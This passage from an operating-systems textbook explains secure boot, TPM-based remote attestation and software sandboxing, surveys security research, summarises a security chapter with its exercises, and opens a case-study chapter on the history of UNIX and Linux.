Finally, many modern operating systems offer functionality to ensure that the code to check the signatures, the operating system itself, and indeed all steps involved in the booting process were loaded correctly. The verification takes a number of steps, just like the boot process itself takes multiple steps.

To secure boot a machine, we need a root of trust, typically a secure hardware device, to get the ball rolling. The procedure is roughly as follows. A microcontroller starts the boot process by executing a small amount of firmware from a ROM (or flash memory that cannot be reprogrammed by an attacker). As we have seen in Sec. 1.3, the UEFI firmware then loads a bootloader, which in turn loads the operating system. As shown in Fig. 9-35(a), a secure boot process checks all of

these stages. For instance, the UEFI firmware will protect the integrity of the bootloaders by checking their signatures using the key information embedded in the firmware. Boot loaders or drivers without the appropriate signatures will never even run. In the next stage, the bootloader checks the signature of the operating system kernel. Again, unless the signature is correct, the kernel will not run. Finally, the other components of the kernel, as well as all the drivers are checked by the kernel in a similar fashion. All attempts to change any component in any stage in the boot process will lead to a verification error. And the verification chain need not stop there. For instance, the operating system may start an anti-malware program to check all subsequent programs.



Figure 9-35. Securing and verifying the boot process.

9.8.5 Remote Attestation Using a Trusted Platform Module

Let us now go back to the issue of remote attestation and TPM and see how they fit in the store. The question was: once the operating system is booted, how can we tell if it was booted correctly and securely? Whatever is on the screen cannot necessarily be trusted. After all, the attacker could have installed a new operating system that displays whatever the attacker wants it to display. To verify that a system was booted in the appropriate manner, we can use remote attestation. The idea is that we use another computer to verify the trustworthiness of a target machine. Special cryptographic hardware on that we called trusted platform module on the machine that needs to be verified, allows it to prove to a remote party that all the right steps in the secure boot process were taken. The TPM has a number of Platform Configuration Registers (PCR-0, PCR-1, ...) that are set to a known value on every boot. Nobody can write directly to these registers. The only thing one can do is "extend" it. In particular, if you ask the TPM to extend the PCR-0 register with a value X, it will calculate a hash of the concatenation of the current value PCR-0 and the value X and store the result in PCR-0. By extending the value in PCR-0 with new values, you get a hash chain of arbitrary length.

By integrating the TPM in our secure boot process above, we can create proof that the machine was at least booted in a secure way. The idea is that the booting computer creates "measurements"—hashes of what is loaded in memory. For instance, Fig. 9-36(b) shows that whenever the firmware has checked the signature of a bootloader, it asks the TPM to extend PCR-0 with a hash of the code and data it loaded in memory. For simplicity, we will assume that the computer uses only PCR-0. When the bootloader starts running, it does the same with the kernel image, and the kernel, once it is running, does the same with the other operating system components. In the end, having the right value in PCR-0 proves that the boot process was executed correctly and securely. The resulting cryptographic hash in PCR-0 serves as a hash chain that binds the kernel to the bootloader and the bootloader to the root of trust.

As shown in Fig. 9-36(c), the remote computer now verifies if this is the case by sending an arbitrary number known as a *nonce* (of, say, 160 bits) to the TPM and asking it to return (a) the value of PCR-0, and (b) a digital signature of the concatenation of the value of PCR-0 and the nonce. The TPM signs them with its (unique and unforgeable) private Attestation Identity Key. The corresponding public key is well known, so the remote computer can now (a) verify the signature and (b) check that the PCR-0 is correct (proving that the right steps were taken in the boot process). In particular, it first checks the signature and the nonce. Next, it looks up the three hashes in its database of trusted bootloaders, kernels, and OS components. If they are not there, the attestation fails. Otherwise, the challenging party recreates the combined hash of all three components and compares it to the value of PCR-0, as received from the attesting side. If the values are the same, the remote party knows that the attesting machine was booted in a trusted way. The signed result prevents attackers from forging the result, and since we know that the trusted bootloader performs the appropriate measurement of the kernel and the kernel in turn measures the application, no other code configuration could have produced the same hash chain. In case you are wondering about the role of the nonce: it ensures that the signature is "fresh"—making it impossible for the attacker to send an old, recorded reply.

9.8.6 Encapsulating Untrusted Code

Viruses and worms are programs that get onto a computer without the owner's knowledge and against the owner's will. Sometimes, however, people more-or-less intentionally import and run foreign code on their machines. In the past, Web browsers would execute Java "Applets" in the browser and Microsoft even allowed the execution of native code. Neither of these solutions will be missed by many. Nowadays, we still execute untrusted code in our browsers, for instance, in the form of JavaScript or other scripting languages.

Even operating systems sometimes allow foreign code to be executed in the kernel. An example includes Linux' **eBPF** (**extended Berkeley Packet Filter**),

which allows users to write programs to perform such tasks as high-performance filtering of network packets. The code you write executes inside the operating system itself.

It should be clear that allowing foreign code to run on your machine is more than a wee bit risky. Nevermind running it directly inside the operating system. Nevertheless, some people do want to run such code, so the question arises: "Can such code be run safely"? The short answer is: "Yes, but not easily." The fundamental problem is that when a process (or operating system) imports untrusted code into its address space and runs it, that code is running with all the power the user (or operating system) has, including the ability to read, write, erase, or encrypt the user's disk files, email data to far-away countries, and much more.

Long ago, operating systems developed the process concept to build walls between users. The idea is that each process has its own protected address space and its own UID, allowing it to touch files and other resources belonging to it, but not to other users. For providing protection against one *part* of the process (the foreign code) and the rest, the process concept does not help. Threads allow multiple threads of control within a process, but do nothing to protect one thread against another one.

One solution is to run the foreign code as a separate process, but this is not always what we want. For instance, eBPF really wants to run inside the kernel. Various methods of dealing with foreign code have been implemented. Below we will look at one such method: sandboxing. In addition, code signing can also be used to verify the source of the foreign program.

Sandboxing

The aim of **sandboxing** is to confine the untrusted/foreign code to a limited range of virtual addresses enforced at run time (Wahbe et al., 1993). It works by dividing the virtual address space up into equal-size regions, which we will call **sandboxes**. Each sandbox must have the property that all of its addresses share some string of high-order bits. For a 48-bit address space, we could divide it up into many sandboxes on 4-GB boundaries so that all addresses within a sandbox have a common upper 16 bits. Equally well, we could have a few more sandboxes on 1-GB boundaries, with each sandbox having an 18-bit address prefix. The sandbox size should be chosen to be large enough to hold the largest chunk of foreign code without wasting too much virtual address space. Physical memory is not an issue if demand paging is present, as it usually is. Each foreign program is given two sandboxes, one for the code and one for the data, as illustrated in Fig. 9-36(a) For illustration purposes, we will assume a small machine with 256-MB and 16 sandboxes of 16 MB each.

The basic idea behind a sandbox is to guarantee that the untrusted code, which we will refer to as "foreign program" from now on, cannot jump to code outside its code sandbox or reference data outside its data sandbox. The reason for having



Figure 9-36. (a) Memory divided into 16-MB sandboxes. (b) One way of checking an instruction for validity.

two sandboxes is to prevent a foreign program from modifying its code during execution to get around these restrictions. By preventing all stores into the code sandbox, we eliminate the danger of self-modifying code. As long as a foreign program is confined this way, it cannot damage the browser or other programs, plant viruses in memory, or otherwise do any damage to memory.

As soon as a foreign program is loaded, it is relocated to begin at the start of its sandbox. Then checks are made to see if code and data references are confined to the appropriate sandbox. In the discussion below, we will just look at code references (i.e., JMP and CALL instructions), but the same story holds for data references as well. Static JMP instructions that use direct addressing are easy to check: does the target address land within the boundaries of the code sandbox? Similarly, relative JMPs are also easy to check. If the foreign program has code that tries to leave the code sandbox, it is rejected and not executed. Similarly, attempts to touch data outside the data sandbox cause the foreign program to be rejected. This is the easy part.

The hard part is dynamic/indirect JMP instructions. As we saw in our discussion of CFI, most machines have an instruction in which the address to jump to is computed at run time, put in a register, and then jumped to indirectly, for example by JMP (R1) to jump to the address held in register 1. The validity of such instructions must be checked at run time. This is done by inserting code directly before the indirect jump to test the target address. An example of such a test is shown in Fig. 9-36(b). Remember that all valid addresses have the same upper k bits, so this prefix can be stored in a scratch register, say S2. Such a register

cannot be used by the foreign program itself, which may require rewriting it to avoid this register.

The code works as follows: First the target address under inspection is copied to a scratch register, S1. Then this register is shifted right precisely the correct number of bits to isolate the common prefix in S1. Next the isolated prefix is compared to the correct prefix initially loaded into S2. If they do not match, a trap occurs and the foreign program is killed. This code sequence requires four instructions and two scratch registers.

Patching the binary program during execution requires some work, but it is doable. It would be simpler if the foreign program were presented in source form and then compiled locally using a trusted compiler that automatically checked the static addresses and inserted code to verify the dynamic ones during execution. Either way, there is some runtime overhead associated with the dynamic checks. Wahbe et al. (1993) have measured this as about 4%, which is perhaps not too bad.

A second problem that must be solved is what happens when a foreign program tries to make a system call. The solution here is straightforward. The system-call instruction is replaced by a call to a special module called a **reference monitor** on the same pass that the dynamic address checks are inserted (or, if the source code is available, by linking with a special library that calls the reference monitor instead of making system calls). Either way, the reference monitor examines each attempted call and decides if it is safe to perform. If the call is deemed acceptable, such as writing a temporary file in a designated scratch directory, the call is allowed to proceed. If the call is known to be dangerous or the reference monitor cannot tell, the foreign program is killed. If the reference monitor can tell which foreign program called it, a single reference monitor somewhere in memory can handle the requests from all foreign programs. The reference monitor normally learns about the permissions from a configuration file.

9.9 RESEARCH ON SECURITY

Few topics see more activity than security in operating systems. Research is taking place in all areas: cryptography, attacks, defenses, compilers, hardware, formal methods, etc. A more-or-less continuous stream of high-profile security incidents ensures that research interest in security, both in academia and in industry, is not likely to waver in the next few years either.

Even venerable concepts such as passwords are still active research topics, for instance when modeling the strength of a password (Pasquini et al., 2021) or protecting password vaults as used by password managers using a set of decoy vaults (Cheng et al., 2021). Also other authentication factors, such as security keys, are targeted by security researchers to probe for weaknesses (Roche et al., 2021).

Bugs in the operating system itself are clearly a major concern and researchers are developing testing frameworks for various operating systems to find and

classify bugs better, e.g., on Linux (Lin et al., 2022) and Windows (Choi et al., 2021). Others implement techniques to detect memory errors and manifestations of undefined behavior by instrumenting the code with all manner of checks—an approach that became especially popular after the release of Google's AddressSanitizer (Serebryany, 2013). As an alternative, some projects try to formally verify that the OS is free from certain classes of bugs (Klein et al., 2009; Yu et al., 2021).

In spite of what we see in the movies, kernel exploitation is not easy. Often the vulnerabilities build on complex heap overflows which require that objects are aligned in memory exactly right. Fortunately for the attacker, major advances are made in the automation of the exploitation process. For instance, researchers have developed techniques to manipulate the memory layout in the kernel to automatically obtain the desired alignment of objects (Chen and Xing, 2019).

Protecting sensitive state is challenging especially with low overhead, but sometimes hardware features help. An example is the recent wave of use-cases for **MPK** (**Memory Protection Keys**), a hardware feature already present in the IBM 360 more than half a century ago, but only recently added to Intel's x86-64 processor architecture. Researchers have shown that MPKs can be used to isolate sensitive state very efficiently (Vahldiek-Oberwagner, 2019). Hardware assistance is not the only way. Another way of protecting sensitive state is by hiding it at a random location in the enormous 64-bit address space, and maybe even throw in continuous re-randomization for good measure (Wang et al., 2019).

Capabilities and access control are still active research areas. Here also, sometimes hardware features breathe new life in these old research topics. For instance (Davis et al., 2019) describe how hardware-supported capabilities can help to provide very powerful access control and restrictions.

A topic that has been all the rage since the original Meltdown and Spectre vulnerabilities were disclosed is transient execution attacks (Xiong and Szefer, 2021). Unfortunately, there is a myriad of root causes for transient execution (Ragab et al., 2021) and many of them may lead to exploitable vulnerabilities. Not surprisingly, there are many efforts to remedy the situation, for instance using software mitigations or formal methods (Duta et al., 2021; and Loughlin et al., 2019).

Other hardware-related issues concern malicious devices performing DMA and accessing memory beyond the operating system's control (Markettos, 2019), even in the presence of an MMU for such devices. Again, automatically finding and analyzing DMA-related issues is important to fix the vulnerabilities before the attackers can exploit them (Alex et al., 2019).

While we are on the topic of hardware: recognizing the threats posed by attackers, many devices nowadays have security features. The question is how good they are. For instance, many SSDs have encryption built in. Unfortunately, just because you have encryption does not mean that you are secure. For example, Meijer and Van Gastel, 2019 show that the additional security guarantees provided by such devices are often zero. Unfortunately, also this is a fairly common thing to happen. Getting security right in the face of determined attackers is really hard.

9.10 SUMMARY

Computers frequently contain valuable and confidential data, including tax returns, credit card numbers, business plans, trade secrets, and much more. The owners of these computers are usually quite keen on having them remain private and not tampered with, which rapidly leads to the requirement that operating systems must provide good security. Security comprises confidentiality, integrity, and availability. To develop secure systems, we consistently apply security principles. The structure of an operating system matters for its security properties, as some designs (e.g., monolithic systems) make it difficult to apply principles such as the Principle Of Least Authority. In general, the security of a system is inversely proportional to the size of the trusted computing base.

A fundamental component of security for operating systems concerns access control to resources. Access rights to information can be modeled as a big matrix, with the rows being the domains (users) and the columns being the objects (e.g., files). Each cell specifies the access rights of the domain to the object. Since the matrix is sparse, it can be stored by row, which becomes a capability list saying what that domain can do, or by column, in which case it becomes an access control list telling who can access the object and how. Using formal modeling techniques, information flow in a system can be modeled and limited. However, sometimes it can still leak out using covert channels, such as modulating CPU usage.

Security properties that rest on strong proofs and formalizations go beyond the modeling of information flow and include cryptography. Cryptographic schemes can be categorized as secret key or public key. A secret-key method requires the communicating parties to exchange a secret key in advance, using some out-of-band mechanism. Public-key cryptography does not require secretly exchanging a key in advance, but it is much slower in use. Sometimes it is necessary to prove the authenticity of digital information, in which case cryptographic hashes, digital signatures, and certificates signed by a trusted certification authority can be used.

In any secure system, users must be authenticated. This can be done by something the user knows, something the user has, or something the user is (biometrics). Two-factor identification, such as an iris scan and a password, can be used to enhance security.

Many kinds of bugs in software can be exploited to take over programs and systems. These include buffer overflow vulnerabilities, format-string bugs, use-after-free, type confusion bugs, null pointer dereferences, double frees, integer overflows, and several others. They enable a variety of attacks, nowadays frequently reusing the original program code to implement the malicious behavior. To deal with such vulnerabilities, vendors deploy defenses such as stack canaries, data execution prevention, and address-space layout randomization.

Insiders, such as company employees, can defeat system security in different ways. These include logic bombs set to go off on some future date, trap doors to allow the insider unauthorized access later, and login spoofing.

Unfortunately, software bugs are no longer our only concern and hardware is often vulnerable too. Cache side channels and ancient execution issues are some of the issues on which attackers can build to launch an attack.

To protect itself from compromise, an operating system may take additional measures. For instance, by restricting the control flow in a program with the help of control-flow integrity, secure boot processes, randomizing the address space at fine granularity, restricting trusting only drivers that are signed by a trusted party—or one of the other ways to harden the operating system.

PROBLEMS

1. Confidentiality, integrity, and availability are three components of security. Describe an application that requires integrity and availability but not confidentiality, an application that requires confidentiality and integrity but not (high) availability, and an application that requires confidentiality, integrity, and availability.
2. One of the techniques to build a secure operating system is to minimize the size of the TCB. Which of the following functions needs to be implemented inside the TCB and which can be implemented outside TCB: (a) Process context switch; (b) Read a file from disk; (c) Add more swapping space; (d) Listen to music; (e) Get the GPS coordinates of a smartphone.
3. What is a covert channel? What is the basic requirement for a covert channel to exist?
4. In a full access-control matrix, the rows are for domains and the columns are for objects. What happens if some object is needed in two domains?
5. Suppose that a system has 1000 objects and 100 domains at some time. 1% of the objects are accessible (some combination of *r*, *w* and *x*) in all domains, 10% are accessible in two domains, and the remaining 89% are accessible in only one domain. Suppose one unit of space is required to store an access right (some combination of *r*, *w*, *x*), object ID, or a domain ID. How much space is needed to store the full protection matrix, protection matrix as ACL, and protection matrix as capability list?
6. Explain which implementation of the protection matrix is more suitable for the following operations:

   (a) Granting read access to a file for all users.
   (b) Revoking write access to a file from all users.
   (c) Granting write access to a file to John, Lisa, Christie, and Jeff.
   (d) Revoking execute access to a file from Jana, Mike, Molly, and Shane.
7. Two different protection mechanisms that we have discussed are capabilities and access-control lists. For each of the following protection problems, tell which of these mechanisms can be used.

   (a) Ken wants his files readable by everyone except his office mate.
   (b) Mitch and Steve want to share some secret files.
   (c) Linda wants some of her files to be public.

8. Represent the ownerships and permissions shown in this UNIX directory listing as a protection matrix. (*Note*: *asw* is a member of two groups: *users* and *devel*; *gmw* is a member only of *users*.) Treat each of the two users and two groups as a domain, so that the matrix has four rows (one per domain) and four columns (one per file).

–rw–r––r––	2	gmw	users	908	May 26 16:45	PPP–Notes
–rwx r–x r–x	1	asw	devel	432	May 13 12:35	prog1
–rw–rw––––	1	asw	users	50094	May 30 17:51	project.t
–rw–r–––––	1	asw	devel	13124	May 31 14:30	splash.gif

9. Express the permissions shown in the directory listing of the previous problem as access-control lists.

10. Modify the ACL from the previous problem for one file to grant or deny an access that cannot be expressed using the UNIX *rwx* system. Explain this modification.

11. Suppose there are three security levels, 1, 2, and 3. Objects *A* and *B* are at level 1, *C* and *D* are at level 2, and *E* and *F* are at level 3. Processes 1 and 2 are at level 1, 3 and 4 are at level 2, and 5 and 6 are at level 3. For each of the following operations, specify whether they are permissible under Bell-LaPadula model, Biba model, or both.

(a) Process 1 writes object *D*
(b) Process 4 reads object *A*
(c) Process 3 reads object *C*
(d) Process 3 writes object *C*
(e) Process 2 reads object *D*
(f) Process 5 writes object *F*
(g) Process 6 reads object *E*
(h) Process 4 write object *E*
(i) Process 3 reads object *F*

12. In the Amoeba scheme for protecting capabilities, a user can ask the server to produce a new capability with fewer rights, which can then be given to a friend. What happens if the friend asks the server to remove even more rights so that the friend can give it to someone else?

13. In Fig. 9-11, there is no arrow from object *2* to process *A*. Would such an arrow be allowed? If not, what rule would it violate?

14. If process-to-process messages were allowed in Fig. 9-11, what rules would apply to them? For process *B* in particular, to which processes could it send messages and which not?

15. Break the following monoalphabetic cipher. The plaintext, consisting of letters only, is a well-known excerpt from a poem by Lewis Carroll.

hur iby eci iulylyt zy hur irc
iulylyt elhu cxx uli oltuh
ur nln uli jrkd grih hz ocvr
hur glxxzei iozzhu cyn gkltuh
cyn huli eci znn grqcbir lh eci
hur olnnxr zp hur yltuh

16. Consider a secret-key cipher that has a 26 × 26 matrix with the columns headed by *ABC ... Z* and the rows also named *ABC ... Z*. Plaintext is encrypted two characters at a time. The first character is the column; the second is the row. The cell formed by the intersection of the row and column contains two ciphertext characters. What constraint must the matrix adhere to and how many keys are there?

17. Consider the following way to encrypt a file. The encryption algorithm uses two *n*-byte arrays, *A* and *B*. The first *n* bytes are read from the file into *A*. Then *A*[0] is copied to *B*[*i*], *A*[1] is copied to *B*[*j*], *A*[2] is copied to *B*[*k*], etc. After all *n* bytes are copied to the *B* array, that array is written to the output file and *n* more bytes are read into *A*. This procedure continues until the entire file has been encrypted. Note that here encryption is not being done by replacing characters with other ones, but by changing their order. How many keys have to be tried to exhaustively search the key space? Give an advantage of this scheme over a monoalphabetic substitution cipher.

18. Secret-key cryptography is more efficient than public-key cryptography, but requires the sender and receiver to agree on a key in advance. Suppose that the sender and receiver have never met, but there exists a trusted third party that shares a secret key with the sender and also shares a (different) secret key with the receiver. How can the sender and receiver establish a new shared secret key under these circumstances?

19. Give a simple example of a mathematical function that to a first approximation will do as a one-way function.

20. Suppose that two strangers *A* and *B* want to communicate with each other using secret-key cryptography, but do not share a key. Suppose both of them trust a third party *C* whose public key is well known. How can the two strangers establish a new shared secret key under these circumstances?

21. Internet cafes are businesses where tourists away from home can rent a computer for an hour or two to do business that needs a computer. Describe a way to produce signed documents from one using a smart card (assume that all the computers are equipped with smart-card readers). Is your scheme secure?

22. Not having the computer echo the password is safer than having it echo an asterisk for each character typed, since the latter discloses the password length to anyone nearby who can see the screen. Assuming that passwords consist of upper and lowercase letters and digits only, and that passwords must be a minimum of five characters and a maximum of eight characters, how much safer is not displaying anything?

23. After getting your degree, you apply for a job as director of a large university computer center that has just put its ancient mainframe system out to pasture and switched over to a large LAN server running UNIX. You get the job. Fifteen minutes after you start work, your assistant bursts into your office screaming: "Some students have discovered the algorithm we use for encrypting passwords and posted it on the Internet." What should you do?

24. The Morris-Thompson protection scheme with *n*-bit random numbers (salt) was designed to make it difficult for an intruder to discover a large number of passwords by encrypting common strings in advance. Does the scheme also offer protection against a student user who is trying to guess the superuser password on his machine? Assume the password file is available for reading.

25. Explain how the UNIX password mechanism is different from encryption.

26. Suppose the password file of a system is available to a cracker. How much extra time does the cracker need to crack all passwords if the system is using the Morris-Thompson protection scheme with n-bit salt versus if the system is not using this scheme?

27. Name three characteristics that a good biometric indicator must have in order to be useful as a login authenticator.

28. Name three biometric characteristics that would not be good to use for authentication.

29. Authentication mechanisms are divided into three categories: Something the user knows, something the user has, and something the user is. Imagine an authentication system that uses a combination of these three categories. For example, it first asks the user to enter a login and password, then insert a plastic card (with magnetic strip) and enter a PIN, and finally provide fingerprints. Can you think of two drawbacks of this design?

30. A computer science department has a large collection of UNIX machines on its local network. Users on any machine can issue a command of the form

```
rexec machine4 who
```

and have the command executed on *machine4*, without having the user log in on the remote machine. This feature is implemented by having the user's kernel send the command and his UID to the remote machine. Is this scheme secure if the kernels are all trustworthy? What if some of the machines are students' personal computers, with no protection? Assume the network cannot be tapped.

31. What property does the implementation of passwords in UNIX have in common with Lamport's scheme for logging in over an insecure network?

32. Is there any feasible way to use the MMU hardware to prevent the kind of overflow attack shown in Fig. 9-17? Explain why or why not.

33. Describe how stack canaries work and how they can be circumvented by the attackers.

34. The TOCTOU attack exploits a race condition between the attacker and the victim. One way to prevent race conditions is make file system accesses transactions. Explain how this approach might work and what problems might arise?

35. When a file is removed, its blocks are generally put back on the free list, but they are not erased. Do you think it would be a good idea to have the operating system erase each block before releasing it? Consider both security and performance factors in your answer, and explain the effect of each.

36. To verify that an downloaded driver has been signed by a trusted vendor, the drivervendor may include a certificate signed by a trusted third party that contains its public key. However, to read the certificate, the user needs the trusted third party's public key. This could be provided by a trusted fourth party, but then the user needs that public key. It appears that there is no way to bootstrap the verification system, yet existing browsers use it. How could it work?

37. In Sec. 9.5.4, we saw that type confusion bugs in C++ are caused by bugs when statically casting a parent type to the wrong child type. Besides the

```
static_cast
```

construct, C++ also supports dynamics casts, using the

```
dynamic_cast
```

construct. Dynamic casts are enforced at run time with an explicit type check and are therefore ensure type safety. Why would programmers not simply use dynamic casts everywhere and get rid of most type confusion bugs altogether?

38. One major problem with format string vulnerabilities is the "%n" formatting indicator which is hardly used by anyone. For this reason, many C libraries no longer support "%n" by default. Will this solve the problem of format string vulnerabilities?

39. To mitigate cache side channels, we want to partition the cache such that two processes always use different parts of the cache. Unfortunately, hardware support for such partitioning is often lacking. What could the operating system do to provide such partitioning?

40. In Sec. 9.6.3, we mentioned that we can stop many of the Spectre problems by inserting so-called *fence* instructions which stop speculation across that instruction. There are many other and much more complicated other mitigations also, but hey, let us at least stick a fence instruction after every "if" condition. Doing so is very simple and would get rid of a large number of vulerabilities. Explain why this is not a good idea.

41. In Sec. 9.7.3 we described login spoofing as an attack in which the attacker starts a program on a computer that displays a fake login screen on a computer. This would typically be used in a room full of computers at a university that students could use for assignments. When the student sits down and enters a login name and password, the fake program sends them off to its owner and then exits. The second time the student tries to login in it works and the students thinks there must of been a typing error the first time. Devise a way in which the operating system could defeat this kind of spoofing attack.

42. Write a pair of programs, in C or as shell scripts, to send and receive a message by a covert channel on a UNIX system. (*Hint*: A permission bit can be seen even when a file is otherwise inaccessible, and the *sleep* command or system call is guaranteed to delay for a fixed time, set by its argument.) Measure the data rate on an idle system. Then create an artificially heavy load by starting up numerous different background processes and measure the data rate again.

43. Several UNIX systems use the DES algorithm for encrypting passwords. These systems typically apply DES 25 times in a row to obtain the encrypted password. Download an implementation of DES from the Internet and write a program that encrypts a password and checks if a password is valid for such a system. Generate a list of 10 encrypted passwords using the Morris-Thomson protection scheme. Use 16-bit salt for your program.

44. Suppose a system uses ACLs to maintain its protection matrix. Write a set of management functions to manage the ACLs when (1) a new object is created; (2) an object is deleted; (3) a new domain is created; (4) a domain is deleted; (5) new access rights (a combination of r, w, x) are granted to a domain to access an object; (6) existing access rights of a domain to access an object are revoked; (7) new access rights are

granted to all domains to access an object; (8) access rights to access an object are revoked from all domains.

45. Implement the program code outlined in Sec. 9.5.1 to see what happens when there is buffer overflow. Experiment with different string sizes.

46. In this chapter,, we discussed covert channels. In this exercise, you are to run an experiment to determine the bandwidth of one such channel, namely file locking. You are to write two programs that will try to communicate in a sneaky way, the sender and the receiver. They are to run on the same computer. The communicate by using a file called *lockfile*. Both programs can read and lock *lockfile* but cannot write it. Sender transmits a 0 by leaving *lockfile* unlocked. It sends a 1 by locking it. For simplicity, assume time is discrete in units of Δt, with one bit transmitted every Δt. The two programs are assumed to be synchronized by an external clock. The sender uses *lockfile* to transmit a sequence of bytes, each one encoded with a Hamming code for reliability. The receiver tries to access *lockfile* at a high rate, with many attempts per Δt. Start with Δt at 10 sec and determine the error rate in the underlying data stream (after the Hamming code bits have been used to recover from errors and are stripped off) Then gradually reduce Δt by 100 msec each time and plot the error rate and bandwidth as functions of Δt.

47. In this chapter we have looked at operating systems security and ignored a major category of security problems that are not really related to operating systems, namely network security issues. In particular, we did not tackle viruses and worms much because doing so would have required another chapter and this book is big enough as is. Your assignment here is to write a 1-page report on computer viruses. Discuss the different kinds of them, how they do their work, how they spread, and how antivirus software attempts to track them down.

10

CASE STUDY 1: UNIX, LINUX, AND ANDROID

In the previous chapters, we took a close look at many operating system principles, abstractions, algorithms, and techniques in general. Now it is time to look at some concrete systems to see how these principles are applied in the real world. We will begin with Linux, a popular variant of UNIX, which runs on a wide variety of computers. It is the dominant operating systems on high-end workstations and servers, but it is also used on systems ranging from smartphones (Android is based on Linux) to supercomputers.

Our discussion will start with its history and evolution of UNIX and Linux. Then we will provide an overview of Linux, to give an idea of how it is used. This overview will be of special value to readers familiar only with Windows, since the latter hides virtually all the details of the system from its users. Although graphical interfaces may be easy for beginners, they provide little flexibility and no insight into how the system works.

Next, we come to the heart of this chapter, an examination of processes, memory management, I/O, the file system, and security in Linux. For each topic, we will first discuss the fundamental concepts, then the system calls, and finally the implementation.

Right off the bat we should address the question: Why Linux? Linux is a variant of UNIX, but there are many other versions and variants of UNIX including AIX, FreeBSD, HP-UX, SCO UNIX, System V, Solaris, and others. Fortunately, the fundamental principles and system calls are pretty much the same for all of them (by design). Furthermore, the general implementation strategies, algorithms,

and data structures are similar, but there are some differences. To make the examples concrete, it is best to choose one of them and describe it consistently. Since most readers are more likely to have encountered Linux than any of the others, we will use it as our running example, but again be aware that except for the information on implementation, much of this chapter applies to all UNIX systems. A large number of books have been written on how to use UNIX, but there are also some about advanced features and system internals (Love, 2013; McKusick et al., 2014; Nemeth et al., 2013; Ostrowick, 2013; Sobell, 2014; Stevens and Rago, 2013; and Vahalia, 2007).

10.1 HISTORY OF UNIX AND LINUX

UNIX and Linux have a long and interesting history, so we will begin our study there. What started out as the pet project of one young researcher (Ken Thompson) has become a billion-dollar industry involving universities, multinational corporations, governments, and international standardization bodies. In the following pages, we will tell how this story has unfolded.

10.1.1 UNICS

Way back in the 1940s and 1950s, all computers were personal computers in the sense that the then-normal way to use a computer was to sign up for an hour of time and take over the entire machine for that period. Of course, these machines were physically immense, but only one person (the programmer) could use them at any given time. When batch systems took over, in the 1960s, the programmer submitted a job on punched cards by bringing it to the machine room. When enough jobs had been assembled, the operator read them all in as a single batch. It usually took an hour or more after submitting a job until the output was returned. Under these circumstances, debugging was a time-consuming process, because a single misplaced comma might result in wasting several hours of the programmer's time.

To get around what everyone viewed as an unsatisfactory, unproductive, and frustrating arrangement, timesharing was invented at Dartmouth College and M.I.T. The Dartmouth system ran only BASIC and enjoyed a short-term commercial success before vanishing. The M.I.T. system, CTSS, was general purpose and was a big success in the scientific community. Within a short time, researchers at M.I.T. joined forces with Bell Labs and General Electric (then a computer vendor) and began designing a second-generation system, **MULTICS** (**MULTiplexed Information and Computing Service**), as we discussed in Chap. 1.

Although Bell Labs was one of the founding partners in the MULTICS project, it later pulled out, which left one of the Bell Labs researchers, Ken Thompson, looking around for something interesting to do. He eventually decided to write a stripped-down MULTICS all by himself (in assembly language this time) on an old

discarded PDP-7 minicomputer. Despite the tiny size of the PDP-7, Thompson's system actually worked and could support Thompson's development effort. Consequently, one of the other researchers at Bell Labs, Brian Kernighan, somewhat jokingly called it **UNICS** (**UNiplexed Information and Computing Service**) because it supported only one user—Ken. Despite some puns about "EUNUCHS" being a castrated MULTICS, the name stuck, although the spelling was changed to **UNIX** later.

10.1.2 PDP-11 UNIX

Thompson's work so impressed his colleagues at Bell Labs that he was soon joined by Dennis Ritchie, and later by his entire department. Two major developments occurred around this time. First, UNIX was moved from the obsolete PDP-7 to the much more modern PDP-11/20 and then later to the PDP-11/45 and PDP-11/70. The latter two machines dominated the minicomputer world for much of the 1970s. The PDP-11/45 and PDP-11/70 were powerful machines with large physical memories for their era (256 KB and 2 MB, respectively). Also, they had memory-protection hardware, making it possible to support multiple users at the same time. However, they were both 16-bit machines that limited individual processes to 64 KB of instruction space and 64 KB of data space, even though the machine may have had far more physical memory.

The second development concerned the language in which UNIX was written. By now it was becoming painfully obvious that having to rewrite the entire system for each new machine was no fun at all, so Thompson decided to rewrite UNIX in a high-level language of his own design, called **B**. B was a simplified form of BCPL (which itself was a simplified form of CPL, which, like PL/I, never worked). Due to weaknesses in B, primarily lack of structures, this attempt was not successful. Ritchie then designed a successor to B, (naturally) called **C**, and wrote an excellent compiler for it. Working together, Thompson and Ritchie rewrote UNIX in C. C was the right language at the right time and has dominated system programming ever since.

In 1974, Ritchie and Thompson published a landmark paper about UNIX (Ritchie and Thompson, 1974). For the work described in this paper, they were later given the prestigious ACM Turing Award (Ritchie, 1984; Thompson, 1984). The publication of this paper stimulated many universities to ask Bell Labs for a copy of UNIX. Since Bell Labs' parent company, AT&T, was a regulated telephone monopoly at the time and was not permitted to be in the computer business, it had no objection to licensing UNIX to universities for a modest fee.

